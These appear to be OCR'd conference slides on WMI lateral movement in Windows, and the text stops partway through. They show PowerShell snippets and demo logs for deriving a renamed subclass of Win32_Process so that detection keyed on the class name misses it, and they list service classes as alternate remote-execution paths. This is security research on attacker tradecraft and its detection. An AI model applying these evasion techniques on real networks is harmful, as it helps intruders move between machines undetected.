No Win32_Process Needed

Expanding The WMI Lateral Movement Arsenal

About Me


- Security researcher – Cybereason
- @PhilipTsukerman
- ~~Probably really stressed out right now~~

Outline

- Lateral movement and WMI
- New and improved methods
- A word about detection


Lateral Movement

Lateral Movement ∈



Cyber Kill Chain

BREACH PERIMETER	DELIVER MALWARE	ENDPOINT OPERATIONS	EXFILTRATE DATA
GlobalProtect Mobile Security	WildFire Threat Intelligence Cloud	Next-Generation Endpoint Protection	Threat Prevention (CnC)
Next-Generation Firewall	Threat Prevention (Anti-Malware)	Lateral Movement (Micro-Segmentation)	URL Filtering (CnC)
Threat Prevention (IPS/IDS)	URL Filtering (Malware download)		
URL Filtering (Risky website)			




The Attack Lifecycle

ATT&CK™

Adversarial Tactics, Techniques & Common Knowledge

Lateral Movement



Lateral Movement

- Abuses features, not bugs
- Features mostly work as intended

Common LM Methods


- Remote service creation / PSExec
- Remote task scheduling
- WMI Win32_Process.Create

A Bit About WMI

- A Windows feature providing object-oriented representation of applications, devices etc.
- Available remotely (through DCOM and WinRM)


A Bit About WMI

Mainly variations of
“SELECT * FROM Win32_Process”



```
PS C:\Users\philip> Get-CimInstance -ClassName Win32_Process

ProcessId Name                                HandleCount WorkingSetSize VirtualSize
--------- ----                                ----------- -------------- -----------
0         System Idle Process                 0           8192           65536
4         System                              4467        14659584       21348352
408       smss.exe                            52          319488         2199030435840
568       csrss.exe                           758         2408448        2199095431168
664       wininit.exe                         141         925696         2199078752256
672       csrss.exe                           765         3366912        2199172608000
740       services.exe                        759         7479296        2199068233728
```

Some Example Classes



- ▸ Win32_Process
- Win32_ProcessStartup
- Win32_ProgramGroupContents
- Win32_ProgramGroupOrItem
- Win32_ProtocolBinding
- Win32_QuickFixEngineering
- Win32_Registry
- ▸ Win32_ScheduledJob

WMI, WHAT IS IT MADE OF?

WMI, What is it made of?

- Winmgmt service
- Providers
- Repository

The WINMGMT Service

○ A mediator between the WMI model and client applications

WMI Providers

- Contain the implementations of WMI classes, instances and methods
- Most commonly implemented as COM DLLs


The WMI repository

- The central storage area for the WMI model
- Contains definitions and instances

The Win32_Process Class

- Represents a single process on a machine.
- Class has a handy “Create” method


The Win32_Process Class



```
PS C:\Users\philip> Invoke-CimMethod -ClassName Win32_Process -MethodName Create
 -Arguments @{CommandLine = "calc.exe"}

ProcessId ReturnValue PSComputerName
--------- ----------- --------------
     6464           0
```

IS THIS ALL?

WMI Class Derivation



Matt Graeber
@mattifestation


Be careful with how you perform your WMI detections.

```
$Class = [WmiClass] '/root/cimv2:Win32_Process'
$NewClass = $Class.Derive('Win32_NotAProcess')
$NewClass.Put()
Invoke-WmiMethod Win32_NotAProcess -Name Create -ArgumentList notepad.exe
```

Class Derivation – In Practice

- Create a subclass of Win32_Process, Win32_NotEvilAtAll, which can be done remotely via WMI
- New class has all the methods of the parent
- Call “Create”
- Win?


DEMO!



Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\administrator.DARKCAP> wevtutil sl Microsoft-Windows-WMI-Activity/Trace /e:true
```

Looks Good!



```
PS C:\Users\administrator.DARKCAP> Get-WinEvent -FilterHashtable @{logname='Microsoft-Windows-WMI-Activity/Trace'; Id=11} -oldest|
>> % {$_.TimeCreated.tostring() + " - " + $_.properties[3].value }
2/25/2018 2:45:07 PM - IWbemServices::Connect
2/25/2018 2:45:07 PM - Start IWbemServices::PutClass - root\cimv2 : Win32_NotEvilAtAll
2/25/2018 2:45:07 PM - IWbemServices::Connect
2/25/2018 2:45:08 PM - IWbemServices::Connect
2/25/2018 2:45:08 PM - Start IWbemServices::ExecMethod - root\cimv2 : Win32_NotEvilAtAll::Create
2/25/2018 2:45:08 PM - IWbemServices::Connect
PS C:\Users\administrator.DARKCAP> _
```

Almost



```
PS C:\Users\administrator.DARKCAP> Get-WinEvent -FilterHashtable @{logname='Microsoft-Windows-WMI-Activity/Trace'; Id=12} -oldest|
>> % {$_.TimeCreated.tostring() + " - " + $_.properties[1].value }
2/25/2018 2:45:08 PM - Provider::GetObject - WmiPerfClass : Win32_NotEvilAtAll
2/25/2018 2:45:08 PM - Provider::PutClass - WmiPerfClass : Win32_NotEvilAtAll
2/25/2018 2:45:08 PM - Provider::ExecMethod - CIMWin32 : Win32_Process::Create
PS C:\Users\administrator.DARKCAP> _
```

Some Takeaways

Deriving classes without methods works better: no provider method calls

Some Takeaways

- ‘SELECT * FROM __InstanceCreationEvent WITHIN 5 Where TargetInstance ISA “SOMECLASS“’
- This also looks at subclasses

Some Takeaways

- Cloning a class as a stealthier alternative for derivation doesn’t work

:(

WMIIFIYING OLD TECHNIQUES


Why Even Do this?

- Uses WMI protocols instead of native ones
- Network forensics will look for these in other places

WMIifying Service Creation

- Win32_Service represents a single service on a machine
- Provides the full capability of sc.exe

WMIifying Service Creation




```
PS C:\Users\philip> (Get-CimClass Win32_Service).CimClassMethods

Name                        ReturnType Parameters
----                        ---------- ----------
StartService                    UInt32 {}
StopService                     UInt32 {}
PauseService                    UInt32 {}
ResumeService                   UInt32 {}
InterrogateService              UInt32 {}
UserControlService              UInt32 {ControlCode}
Create                          UInt32 {DesktopInteract, DisplayName, ErrorControl...
Change                          UInt32 {DesktopInteract, DisplayName, ErrorControl...
ChangeStartMode                 UInt32 {StartMode}
Delete                          UInt32 {}
GetSecurityDescriptor           UInt32 {Descriptor}
SetSecurityDescriptor           UInt32 {Descriptor}
```


Service Creation - Alternative Classes

- ○ `Win32_Service`
- ○ `Win32_SystemDriver`
- ○ `Win32_TerminalService`
- ○ `Win32_BaseService`

Standard Service Creation

